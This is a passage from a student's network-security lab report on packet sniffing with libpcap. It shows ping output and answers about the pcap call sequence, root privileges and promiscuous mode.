64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=16.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=18.6 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 16.033/17.030/18.619/1.135 ms
[11/13/25]seed@VM:~/.../volumes$
```

**Explanation:** As it can be seen from the screenshots above. I first compiled and ran the sniff file then on another tab, pinged the 8.8.8.8 address and after it successfully sent the packets when I checked the tab where I compiled the file the packets had been captured showing that it works.

**Task 2.1A:**

**Question 1:**

First, it basically opens a live capture session on a network interface using pcap_open_live(). Then it compiles the filter expression into BPF bytecode using pcap_compile() and installs it with pcap_setfilter() so only relevant packets are delivered. Finally, it enters a capture loop using pcap_loop() where pcap hands each captured packet to the callback function for processing.

**Question 2:**

A root privilege is required to set up the card in promiscuous mode and raw socket, this way we can see the whole network traffic in the interface. If we run the program without a root user, where the pcap_open_live function fails to access the device, it causes an error to the whole program and print segmentation fault. Also, packets received from the network are copied to the kernel. To listen on the socket and capture packets, it is necessary to access and modify something in kernel space, which requires root permissions.

**Question 3:**

```
  // found on their own machines (using ifconfig).
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
```

**Explanation:** If using a non-zero int for the third argument in the above code snippet, the promiscuous mode is turned on. Otherwise, it is turned off.